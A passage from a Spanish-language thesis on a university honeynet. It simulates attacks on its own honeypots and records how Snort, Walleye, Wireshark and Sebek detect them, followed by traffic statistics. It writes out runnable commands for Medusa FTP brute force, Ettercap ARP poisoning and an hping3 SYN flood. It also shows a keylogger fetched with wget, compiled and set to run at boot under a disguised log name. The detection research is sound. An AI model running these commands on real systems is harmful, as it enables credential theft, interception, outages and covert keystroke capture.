


Figura 66. Análisis del ataque de fuerza bruta lanzado al servidor SSH del Honeypot 1 con Wireshark

De igual manera, se lleva a cabo la simulación de un ataque de fuerza bruta para romper la contraseña del servidor de transferencia de archivos FTP levantado en el Honeypot 2 (172.20.1.113). En este escenario se crea un diccionario adicional con posibles usuarios del servicio.

```
medusa -h 172.20.1.113 -U /home/usuarios.txt -P /home/passwords.txt -M ftp
```

Tras la introducción del comando se examinan posibles pares de usuario y contraseña que coincidan con los configurados por el administrador (véase Figura 67).

```
root@bt:~# medusa -h 172.20.1.113 -U /home/usuarios.txt -P /home/passwords.txt -M ftp
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 172.20.1.113 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: 1234 (1 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 172.20.1.113 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: 12345 (2 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 172.20.1.113 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: admin (3 of 7 complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likely dropped connection. Establishing new session.
ACCOUNT CHECK: [ftp] Host: 172.20.1.113 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: administrador (4 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 172.20.1.113 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: honeynet (5 of 7 complete)
ACCOUNT CHECK: [ftp] Host: 172.20.1.113 (1 of 1, 0 complete) User: admin (1 of 5, 0 complete) Password: fg01 (6 of 7 complete)
NOTICE: [ftp.mod] Socket is no longer valid. Server likely dropped connection. E
```

Figura 67. Simulación de un ataque de fuerza bruta por diccionario al servidor FTP del Honeypot 1

La Honeynet lo detecta y despliega dos alertas distintas, mostradas en la Figura 68.



Figura 68. Alerta generada en Walleye ante el ataque de fuerza bruta lanzado al servidor FTP del Honeypot 2.

El análisis de Wireshark expone el proceso de autenticación efectuado por Medusa en el servidor FTP. En la Figura 69, se resalta un intento de ingreso fallido empleando el usuario admin y la contraseña administrador.

1	0.000000	172.20.1.115	172.20.1.113	TCP	74	35763 > ftp [SYN] Seq=0 win=14600 Len=0 MSS=1460 SACK_P...
2	0.000316	172.20.1.113	172.20.1.115	TCP	74	ftp > 35763 [SYN, ACK] Seq=0 Ack=1 win=5792 Len=0 MSS=1...
3	0.000881	172.20.1.115	172.20.1.113	TCP	66	35763 > ftp [ACK] Seq=1 Ack=1 win=14608 Len=0 TSval=396...
4	0.003783	172.20.1.113	172.20.1.115	FTP	120	Response: 220 SERVIDOR FTP DE LA UNIVERSIDAD TECNICA DE...
5	0.004474	172.20.1.115	172.20.1.113	TCP	66	35763 > ftp [ACK] Seq=1 Ack=55 win=14608 Len=0 TSval=39...
6	0.005493	172.20.1.115	172.20.1.113	FTP	78	Request: USER admin
7	0.005802	172.20.1.113	172.20.1.115	TCP	66	ftp > 35763 [ACK] Seq=55 Ack=13 win=5792 Len=0 TSval=52...
8	0.005873	172.20.1.113	172.20.1.115	FTP	100	Response: 331 Please specify the password.
9	0.006523	172.20.1.115	172.20.1.113	FTP	86	Request: PASS administrador
10	0.044325	172.20.1.113	172.20.1.115	TCP	66	ftp > 35763 [ACK] Seq=89 Ack=33 win=5792 Len=0 TSval=52...
11	2.703407	172.20.1.113	172.20.1.115	FTP	88	Response: 530 Login incorrect.
12	2.705556	172.20.1.115	172.20.1.113	FTP	78	Request: USER admin
13	2.705880	172.20.1.113	172.20.1.115	TCP	66	ftp > 35763 [ACK] Seq=111 Ack=45 win=5792 Len=0 TSval=5...
14	2.705945	172.20.1.113	172.20.1.115	FTP	100	Response: 331 Please specify the password.
15	2.706611	172.20.1.115	172.20.1.113	FTP	81	Request: PASS honeynet
16	2.742534	172.20.1.113	172.20.1.115	TCP	66	ftp > 35763 [ACK] Seq=145 Ack=60 win=5792 Len=0 TSval=5...
17	5.812054	172.20.1.113	172.20.1.115	FTP	88	Response: 530 Login incorrect.

Figura 69. Análisis del ataque de fuerza bruta lanzado al servidor FTP del Honeypot 2 con Wireshark

4.2.2 ATAQUE DE ENVENENAMIENTO DE ARP (ARPSPOOFING)

El ataque de envenenamiento de ARP permite la interceptación de la comunicación en una red conmutada con la finalidad de capturar o modificar paquetes.

Ocasiona que se modifique la tabla del protocolo de resolución de direcciones ARP (almacena las direcciones IP locales con sus correspondientes

direcciones MAC) provocando que la víctima confunda al atacante con el gateway de la red y viceversa. Es así, que el envenenamiento ARP involucra también la consecución de un ataque de hombre en el medio (MAN IN THE MIDDLE).

Se emplea el sniffer Ettercap para simular un ataque de envenenamiento de ARP en contra del Honeypot 2 (172.20.1.113) introduciendo la línea de código escrita en el recuadro, en donde se especifica el método de ataque (Hombre en el medio) identificado con la letra M, la interfaz de red (eth1), el modo consola para la interfaz de usuario y se añaden las direcciones IP pertenecientes al gateway de la subred y el sistema objetivo.

```
ettercap -i eth1 -Tq -M arp:remote /172.20.1.13/ /172.20.1.113/
```

La Figura 70 muestra el lanzamiento exitoso del ataque.

```
root@bt:~# ettercap -i eth0 -Tq -M arp:remote /172.20.1.13/ /172.20.1.113/
ettercap NG-0.7.4_git copyright 2001-2011 ALOR & NaGA
Listening on eth0... (Ethernet)
eth0 ->      00:0C:29:5A:67:FE      172.20.1.115      255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
28 plugins
40 protocol dissectors
55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services
Scanning for merged targets (2 hosts)...
* |=====| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 172.20.1.13 00:00:0C:07:AC:01
GROUP 2 : 172.20.1.113 00:0C:29:06:DC:1D
```

Figura 70. Simulación de un ataque de envenenamiento ARP dirigido hacia el Honeypot 2

Snort no encuentra una coincidencia con una regla de acuerdo al tipo de tráfico generado, pero se activan las alertas del preprocesador ARP Spoof disponibles en el registro del sistema “/var/log/snort/snort_full”. Se muestran en la Figura 71.


```

[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:2:1] (spp_arp spoof) Ethernet/ARP Mismatch request for Source [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:2:1] (spp_arp spoof) Ethernet/ARP Mismatch request for Source [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]
[**] [112:2:1] (spp_arp spoof) Ethernet/ARP Mismatch request for Source [**]
[**] [112:4:1] (spp_arp spoof) Attempted ARP cache overwrite attack [**]

```

Figura 71. Alerta generada ante el ataque de envenenamiento de ARP dirigido al Honeypot 2

Ante la simulación del ataque de envenenamiento ARP, Walleye registra únicamente tráfico ICMP proveniente del gateway hacia el honeypot y lo relaciona con un posible escaneo a través de NMAP, que generalmente se realiza para descubrir sistemas, conocido también como host discovery (véase Figura 72).



```

May 2nd 00:00:00
17:03:58
172.20.1.13 0 172.20.1.113
ICMP 0 (0) 0 kB 1 pkts 0 (0)
0 os unkn <--0 kB 0 pkts
-->
May 2nd 00:00:00
17:03:58
172.20.1.13 0 172.20.1.113
ICMP 8 (8) 0 kB 1 pkts 0 (0)
0 os unkn <--0 kB 1 pkts
-->
< GPL SCAN PING NMAP
1-

```

Figura 72. Alerta generada en Walleye ante el ataque de envenenamiento ARP dirigido al Honeypot 2

4.2.3 ATAQUE DE DENEGACIÓN DE SERVICIOS USANDO INUNDACIÓN TCP/SYN (FLOODING)

Consisten en inundar la cola de espera del protocolo de intercambio TCP desbordando la memoria del host objetivo, al enviar una cantidad excesiva de mensajes SYN.

El ataque de Denegación de Servicios en contra del Honeypot 1 se realiza mediante la herramienta de análisis y ensamblaje de paquetes TCP/IP, hping3. La instrucción que inicia el ataque señala el host destino, utiliza direcciones IP de origen ficticias, activa el flag SYN a través de -S, fija el puerto de destino 80 y establece el envío de paquete a la mayor velocidad posible (--flood)

```
hping3 172.20.1.112 --rand-source -S --destport 80 --flood--debug
```

La simulación del ataque se muestra en la Figura 73.

```
root@bt:/home# hping3 172.20.1.112 --rand-source -S --destport 80 --flood --debug
DEBUG: Output interface address: 143.62.97.183
DEBUG: if lo: The address doesn't match
DEBUG: if eth0: OK
using eth0, addr: 172.20.1.115, MTU: 1500
DEBUG: pcap open live(eth0, 99999, 0, 1, 0x806c240)
DEBUG: dlttype is 1
HPING 172.20.1.112 (eth0 172.20.1.112): S set, 40 headers + 0 data bytes
DEBUG: the source address is 229.118.124.123
45 00 00 28 0E 00 00 00 40 06 00 00 E5 76 7C 7B AC 14 01 70 0B 37 00 50 4E 62 17
CF 2E 74 75 D8 50 02 02 00 88 67 00 00
hping in flood mode, no replies will be shown
```

Figura 73. Simulación de un ataque DoS por Inundación SYN dirigido al Honeypot 1

Snort identifica el ataque con las firmas visualizadas en la Figura 74, relacionándolo con hosts de origen sospechosos y escaneo de tráfico loopback.

May 2nd 16:25:52	00:00:00	< GPL SCAN loopback traffic
127.199.196.235	0	172.20.1.112
TCP 9534 (9534)	0 kB 1 pkts -->	80 (http)
2 UNKNOWN	<--0 kB 0 pkts	---
May 2nd 16:25:56	00:00:00	< GPL SCAN loopback traffic
127.56.201.93	0	172.20.1.112
TCP 9915 (9915)	0 kB 1 pkts -->	80 (http)
2 UNKNOWN	<--0 kB 0 pkts	---
May 2nd 16:31:38	00:00:00	< ET DROP Spamhaus DROP Listed Traffic Inbound
139.167.179.161	0	172.20.1.112
TCP 6505 (badm_priv)	0 kB 2 pkts -->	80 (http)
22 UNKNOWN	<--0 kB 1 pkts	---

Figura 74. Alerta generada en Walleeye ante un ataque DoS por Inundación SYN dirigido al Honeypot 1

El análisis gráfico proporcionado por Wireshark constata que únicamente se envía un mensaje de tipo SYN hacia el honeypot (véase Figura 75).




Figura 75. Análisis gráfico de una conexión iniciada durante el ataque de inundación SYN con Wireshark

4.3 FASE DE MANTENIMIENTO DE ACCESO

4.3.1 KEYLOGGING

La simulación de un ataque de mantenimiento de acceso haciendo uso de la técnica de captura de teclado se efectúa con ayuda del keylogger para entornos Linux “logkeys”. Este software de código abierto se basa en una interfaz de eventos del subsistema de entrada de linux que registra todos los caracteres y teclas de función ingresados mediante pulsaciones del teclado.

Se considera un escenario en el cual un intruso que previamente ha adquirido privilegios de súper usuario root sobre el sistema objetivo, mediante una sesión ssh, instala un keylogger en el equipo, sin que la víctima lo advierta. En el recuadro se expone la descarga, extracción y compilación del código fuente de la aplicación.

```

cd /etc/opt/
apt-get install g++
wget http://logkeys.googlecode.com/files/logkeys-0.1.1a.tar.gz
wget http://logkeys.googlecode.com/svn/wiki/keymaps/es_AR.map
tar xvzf logkeys-0.1.1a.tar.gz
cd logkeys-0.1.1a/build
./configure
make
make install

```

Para ejecutar el keylogger se especifica el lenguaje del mapa de caracteres y el script de registro para el almacenamiento de las capturas del teclado. El software se inicia con el arranque del sistema, añadiendo el comando mostrado dentro del script “**/etc/rc.local**”.

```
/usr/local/bin/logkeys --start --keymap=/etc/opt/es_AR.map --output
/etc/opt/sys.log
```

El contenido del fichero “**sys.log**” presentado en la Figura 76, demuestra el correcto funcionamiento de logkeys.

```
2012-05-03 15:04:41-0500 > cd <RShft>/etc<RShft>/opt
2012-05-03 15:05:29-0500 > ls -l
2012-05-03 15:05:32-0500 > vim sys.log
2012-05-03 15:05:41-0500 > <RShft>:q<RShft>!
2012-05-03 15:05:45-0500 >
```

Figura 76. Contenido del Fichero sys.log (Simulación de un ataque por captura de teclado)

La Honeynet detecta la conexión ssh usada por el atacante (véase Figura 77) y con ayuda de los datos capturados por Sebek se analiza las actividades efectuadas durante la sesión.


	May 2nd	00:01:36
	17:17:14	
	PID: 172.20.1.115	0 172.20.1.112
	4393	
TCP	39269 (39269)	24 kB 445 pkts -->
27	UNKNOWN	<--40 kB 317 pkts

Figura 77. Sesión SSH empleada para simular el ataque de captura de teclado hacia el Honeypot 1

La Figura 78 señala una porción del árbol de procesos de la sesión SSH, que demuestra el lanzamiento de comandos apt-get y wget durante el ataque.




Figura 78. Árbol de procesos de la sesión SSH (Simulación del ataque de captura de teclado)

Al examinar los detalles de la conexión se visualizan los comandos introducidos por el atacante, la Figura 79 expone el correspondiente a la descarga del software logkeys.

```

cd /etc/opt apt-get install g++ ls wget
http://logkeys.google.code.com&./files/logkeys.-.0.1.1a.trg.gz
  
```

Read Details		FD	Inode	Read Activity	
				Time	UID
		3	15520	2012-05-03 12:18:59	0
		6	15540	2012-05-03 12:18:59	0
		7	4374	2012-05-03 12:19:24	0

```

12:12:17 cd /etc/optaptg-t-ge itet install g++lswget http://logkeys.google.code.com&./files/logkeys.-.0.1.1a.trg.gz
  
```

Figura 79. Detalle de la conexión registrada por Sebek ante el ataque de captura de teclado

CAPÍTULO V

DESCRIPCIÓN DE RESULTADOS

El presente capítulo corresponde a la descripción de las actividades recolectadas por la Honeynet Virtual Híbrida de la Universidad Técnica del Norte tras un período de implementación de dos meses. Está organizado en tres secciones principales: la primera detalla el tráfico capturado hacia los honeypots; la segunda se enfoca en las alertas generadas por Snort durante el monitoreo de la red interna y; la tercera propone un listado de recomendaciones generales de seguridad con el fin de prevenir, mitigar y erradicar las vulnerabilidades detectadas.

5.1 ACTIVIDADES RECOLECTADAS EN LOS HONEYPOTS

5.1.1 RESUMEN TOTAL DE CONEXIONES

Se han detectado un número significativo de conexiones e intentos de ataques hacia los honeypots desde que éstos se integraron a la red de la UTN. Es importante destacar que todo tráfico dirigido a los señuelos se considera de carácter sospechoso, ya que al no contener información de utilidad para los usuarios de la red, no debería existir ningún tipo de interacción en ellos.

De esta manera, se registran un total de 1513 conexiones, de las cuales 823 corresponden al protocolo TCP (54%), 628 pertenecen al protocolo UDP (45%) y únicamente 12 (1%) a ICMP (véase Tabla 22). Se esquematiza en la Figura 80.

Tabla 22

Resumen total de conexiones registradas en los Honeypots

PROTOCOLO	CONEXIONES	PORCENTAJE (%)
TCP	823	54
UDP	628	45
ICMP	12	1
TOTAL	1513	100%




Figura 80. Resumen total de conexiones registradas en los Honeypots de acuerdo al tipo de protocolo. Elaborado a partir de los resultados obtenidos tras un período de implementación del proyecto de dos meses.

5.1.2 PUERTOS DE DESTINO MÁS FRECUENTES

Se considera conveniente determinar los puertos lógicos más frecuentes hacia los cuales se dirigen las conexiones registradas en los honeypots para establecer la naturaleza de las mismas. Se visualizan en la Tabla 23.

Tabla 23

Puertos de destino más frecuentes del total de conexiones registradas en los honeypots

PROTOCOLO	PUERTO	DESCRIPCIÓN	CONEXIONES	PORCENTAJE (%)
TCP	445	MICROSOFT-DS	593	39
UDP	1101	PT2-DISCOVER	428	28
TCP	135	EPMAP	205	14
UDP	137	NETBIOS	166	11
TCP	80	HTTP	75	5
TOTAL			1467	97%

Según lo obtenido, el puerto de destino más frecuente corresponde al TCP/445 (39%) que hace referencia a Microsoft-DS, un servicio que posibilita el

intercambio de archivos y el manejo de recursos compartidos en entornos Windows haciendo uso del protocolo SMB (acrónimo de Server Message Block), en lugar de emplear el sistema básico de entrada y salida (NetBIOS, Network Basic Input/Output System). Se constatan varios intentos de establecimiento de conexiones fallidas hacia este puerto, sin embargo, Snort no dispara ninguna alerta relacionada. El hecho de que éste permanezca abierto por defecto en sistemas operativos Windows le añade un alto grado de vulnerabilidad, ya que puede ser aprovechado por hackers y gusanos informáticos como medio para penetrar a los equipos.

El 28% del flujo de datos se dirigen al puerto UPD/1101 empleado por Sebek. El sistema de detección de intrusos lo identifica en ocasiones como un posible ataque iniciado por un troyano, no obstante, no se compromete a la Honeynet, ya que únicamente se trata de tráfico legítimo debido al intercambio de información cliente/servidor por parte de la herramienta de captura de datos.

El tercer puerto destino de mayor ocurrencia en los honeypots (14%) es el TCP/135 conocido como EPMAP (End Point Mapper) que ayuda a determinar el listado de servicios disponibles en equipos remotos. También se asocia con la prestación de servicios de mensajería e intercambio de datos y comunicación entre procesos mediante el procedimiento de llamada remota (RCP, Remote Procedure Call). Se considera de vital importancia en entornos Windows y al igual que el puerto TCP/445 se activa de manera predeterminada. Puede ser utilizado para efectuar ataques de Denegación de Servicios si se establecen un elevado número de conexiones. Para mitigar los ataques informáticos que exploten este agujero de seguridad se recomienda mantener al día las actualizaciones del sistema operativo que proveen parches en contra de estas vulnerabilidades.

El 11% hace mención al puerto UDP/137 perteneciente a NETBIOS que se ocupa de la compartición de recursos y archivos en ambientes Windows. Tanto hackers como malware utilizan este puerto para cometer intrusiones malintencionadas. La vulnerabilidad de este puerto habilitado por defecto se incrementa con la funcionalidad que admite el logueo de usuarios anónimos (null

sessions) para mejorar el nivel de compatibilidad y conectividad, razón por la cual es imprescindible mantener activado el firewall de Windows para proteger a los equipos. El IDS relaciona las conexiones iniciadas hacia este puerto con la alerta **“ET SCAN NBTStat Query Response to External Destination, Possible Windows Network Enumeration”**, misma que hace alusión a un probable escaneo, usando la herramienta de diagnóstico de NETBIOS **“NBTSTAT”**, desarrollada para solucionar problemas de conectividad en este servicio. Se observa en la Figura 81.



Figura 81. Alerta de Snort acerca de una probable enumeración de red

Por último, con el 5% de frecuencia se ubica el puerto TCP/80 perteneciente al protocolo de transferencia de hipertexto (http). Tras el análisis de las conexiones dirigidas hacia este puerto, se ha determinado que el tráfico se debe a la navegación en la página web implementada en uno de los honeypots. Lo descrito anteriormente se resume en la Figura 82.




Figura 82. Puertos de destino más frecuentes del total de conexiones registradas en los honeypots. Elaborado a partir de los resultados obtenidos tras un período de implementación del proyecto de dos meses.

5.1.3 DIRECCIONAMIENTO IP INVOLUCRADO

La mayor parte de las direcciones IP que originan el flujo de datos hacia los honeypots pertenecen a la red local de la UTN y solamente un porcentaje ínfimo corresponden a direcciones IP externas.

5.2 ACTIVIDADES RECOLECTADAS EN LA RED INTERNA DE LA UNIVERSIDAD

Una vez descritas las actividades capturadas en los Honeypots implementados, se sintetizan los resultados obtenidos tras el monitoreo ejecutado por el sistema de detección de intrusos basado en red Snort que sensa permanentemente la red interna de la universidad, para lo cual se ha dispuesto una sesión de SPAN en el switch Cisco Catalyst 4006-E que captura el tráfico que circula por la red, de modo que se brinde una visión general de lo que ocurre en la misma.

Durante este proceso, la interfaz Web BASE ha confirmado ser un instrumento dinámico y confiable, simplificando el tratamiento de los resultados, una tarea que habría resultado bastante tediosa, especialmente por el alto número de alertas detectadas en el tiempo de evaluación de la Honeynet.

5.2.1 RESUMEN TOTAL DE ALERTAS

La Figura 83 muestra la pantalla inicial de BASE que expone el resumen de alertas posicionadas de acuerdo al tipo de protocolo, direcciones IP de origen, destino y puertos empleados. Es así, que se han registrado un total de 108.744 alertas, distribuidas en 14 categorías principales y correspondientes a 284 alertas únicas, iniciadas desde 12.367 puertos lógicos distintos dirigidos hacia 9014 puertos de destino.

